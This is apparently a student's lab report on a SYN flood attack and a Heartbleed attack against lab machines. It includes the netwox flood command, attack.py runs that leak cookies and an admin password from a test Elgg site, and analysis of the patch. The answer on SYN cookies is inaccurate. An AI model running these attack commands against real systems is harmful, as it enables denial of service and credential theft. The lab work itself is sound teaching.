Activity 7

Q1. What is the attacker's IP address?

172.20.10.4

Q2. What command did you use to run the attack?


netwox 76 -i ‘172.20.10.5’ -p ’80'

Q3. How do you know the attack is successful? Hint: Use the browser on your notebook to access the webpage. What should happen if the attack is successful?

Successful because when checked with netstat -a, it was found that there were many connections with the state being SYN_RECV, and when entering the Browser, it was found that sometimes it cannot be accessed.

Q4. “netwox” performs the TCP SYN Flood attack using spoofed IP addresses. Give some examples of the spoofed IP addresses you see on the target machine.


There are states being SYN_RECV with all strange foreign addresses, which are spoofed IP addresses.



```
 o + tools not related to network
Select a node (key in 03456abcdefghijklmno): ^C
[10/08/2023 07:53] seed@ubuntu:~$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:mysql         *:*                     LISTEN
tcp        0      0 *:http-alt              *:*                     LISTEN
tcp        0      0 *:http                  *:*                     LISTEN
tcp        0      0 ubuntu.local:http       182.93.178.211:18299    SYN_RECV
tcp        0      0 ubuntu.local:http       55.60.12.195:59593      SYN_RECV
tcp        0      0 ubuntu.local:http       162.36.166.166:34838    SYN_RECV
tcp        0      0 ubuntu.local:http       206.88.154.55:11453     SYN_RECV
tcp        0      0 ubuntu.local:http       111.254.232.83:9150     SYN_RECV
tcp        0      0 ubuntu.local:http       181.101.222.199:45594   SYN_RECV
tcp        0      0 ubuntu.local:http       29.140.13.128:30386     SYN_RECV
tcp        0      0 ubuntu.local:http       90.203.41.192:30053     SYN_RECV
tcp        0      0 ubuntu.local:http       46.236.247.32:64792     SYN_RECV
tcp        0      0 ubuntu.local:http       207.140.252.163:19885   SYN_RECV
tcp        0      0 ubuntu.local:http       173.178.42.60:28076     SYN_RECV
tcp        0      0 ubuntu.local:http       92.93.99.92:10819       SYN_RECV
tcp        0      0 ubuntu.local:http       121.117.181.137:4124    SYN_RECV
tcp        0      0 ubuntu.local:http       48.170.240.176:7635     SYN_RECV
tcp        0      0 ubuntu.local:http       29.223.165.61:25096     SYN_RECV
```

Q5. In the TCP SYN Flood attack, what resource on the server side is exhausted? What is the number of resources available, and how many of those resources get used up in the attack?

The TCP connection queue is heavily used. When checked with
watch -n 5 'netstat -tuna | grep ‘SYN_RECV’ | wc -l
the results during the attack are as follows:



```
Every 5.0s: netstat -tuna | grep SYN_RECV | wc -l        Sun Oct  8 08:19:16 2023

256
```


Q6. How do TCP SYN cookies prevent this type of attack?

SYN Cookies will block requests coming in through unwanted ports, resulting in reduced susceptibility to attacks by netwox (but still can be attacked as usual).


Activity 7 6331322721 Pawan Kanjeam

Q7. For each piece of secret that you steal from the Heartbleed attack, you need to show the screenshots as the proof. Upload a pdf of your screenshots.

User Activity (Message from Admin to Boby) and Admin username and password respectively.



```
parallels@ubuntu-linux-20-04-desktop:~/Desktop$ sudo python ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5..............
.........3.2.....E.D...../...A...............................I.........
..........
.................................#.......n/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Connection: keep-alive
Cookie: Elgg=6100s3kcanspmdsm73j33o4jg6; elggperm=zooN6nwo63OHDUCPn3N6509cil842lm8
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

.p..k.zV}.....etch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

__elgg_token=6b567619f59b4c7927350bfc78221cd9&__elgg_ts=1696780428&recipient_guid=40&subject=TOP+SECRET&body=Dude%2C+this+is+secret+stuff%2C+you+must+keep+this+between+us.+Never%2C+never+tell+anyone+this
+secret+stuff....*.$..7;.>.Y
```



```
parallels@ubuntu-linux-20-04-desktop:~/Desktop$ sudo python ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5..............
.........3.2.....E.D...../...A...............................I.........
..........
.................................#.......t-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: keep-alive
Referer: https://www.heartbleedlabelgg.com/profile/boby
Sec-Fetch-Dest: style
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Pragma: no-cache
Cache-Control: no-cache

2...Q..9.TE..V
A.[........M2...-^bpu..0s.2y.Uq.. a..58.>@..;/.,.Q ...D...|...Ry.(..."!.=..4f.....=ET_.....Y.....#._A.P. ...-..J.
Y*u.........f%*.Gz.._^]: N...@.v......M..=1696780311&username=admin&password=seedelgg&persistent=true&returntoreferer=true...........{..2F
```

Q8. For the Heartbleed attack, explain how you did the attack, and what your observations are.


An old version of OpenSSL has a vulnerability, the program does not check whether the payload_length is consistent with the payload or not. Naturally, the response must copy the payload sent back as well. So, if the payload_length is greater than the actual payload, the program will copy the buffer from memory more than it should (Buffer over-read), possibly copying private data in memory, and the attacker may get dangerous information returned. From observations and experiments, it was found that such attacks actually produced critical information, such as data about what the user has done, and username/password information.

Q9: As the length variable decreases, what kind of difference can you observe?

The output obtained from running the program has reduced in length; the information obtained from the private memory of the victim has decreased.

Q10: As the length variable decreases, there is a boundary value for the input length variable. At or below that boundary, the Heartbeat query will receive a response packet without attaching any extra data (which means the request is benign). Please find that boundary length. You may need to try many different length values until the web server sends back the reply without extra data. To help you with this, when the number of returned bytes is smaller than the expected length, the program will print "Server processed malformed Heartbeat, but did not return any extra data." What is the boundary length?


From performing a Binary Search, it was found that the shortest length that can still obtain additional information is 23 bytes. When the length is reduced to 22 bytes, the program will complain that the Server processed a malformed Heartbeat but did not return any extra data. As shown



```
parallels@ubuntu-linux-20-04-desktop:~/Desktop$ sudo python ./attack.py www.heartbleedlabelgg.com -l 22

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
##################################################################

.F

parallels@ubuntu-linux-20-04-desktop:~/Desktop$ sudo python ./attack.py www.heartbleedlabelgg.com -l 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

...AAAAAAAAAAAAAAAAAAAABCI.}....w5~..u...
```

Q11. Try your attack again after you have updated the OpenSSL library. Are you successful at stealing data from the server after the upgrade?

the following results were obtained, meaning the vulnerability has been fixed.



```
parallels@ubuntu-linux-20-04-desktop:~/Desktop$ sudo python ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
##################################################################

.F
```

Q12. Please point out the problem from the code and provide a solution to fix the bug (i.e., what modification is needed to fix the bug). You do not need to recompile the code; just describe how you can fix the problem.

The vulnerability is that the payload size and payload length are not correlated, allowing us to stealthily access information from private memory. Therefore, the solution is to validate that the payload size and payload length must be. correlated.

Q13. Comment on the following discussions by Alice, Bob, and Eva regarding the fundamental cause of the Heartbleed vulnerability: Alice thinks the fundamental cause is missing the boundary checking during the buffer copy; Bob thinks the cause is missing the user input validation; Eva thinks that we can just delete the length value from the packet to solve everything. Who do you agree and disagree with, and why?

Alice: "I agree that we should check whether what is being copied and what will be returned are within the same boundaries."
Bob: "I agree that we should always check if what the user sends is correct or not. In this case, check if the payload_length matches the payload size."
Eva: "I disagree. When considering the packet structure, if there isn't a field for payload_length, the program won't know where the payload ends in terms of bytes. Because after the payload, there's still padding[padding_length].”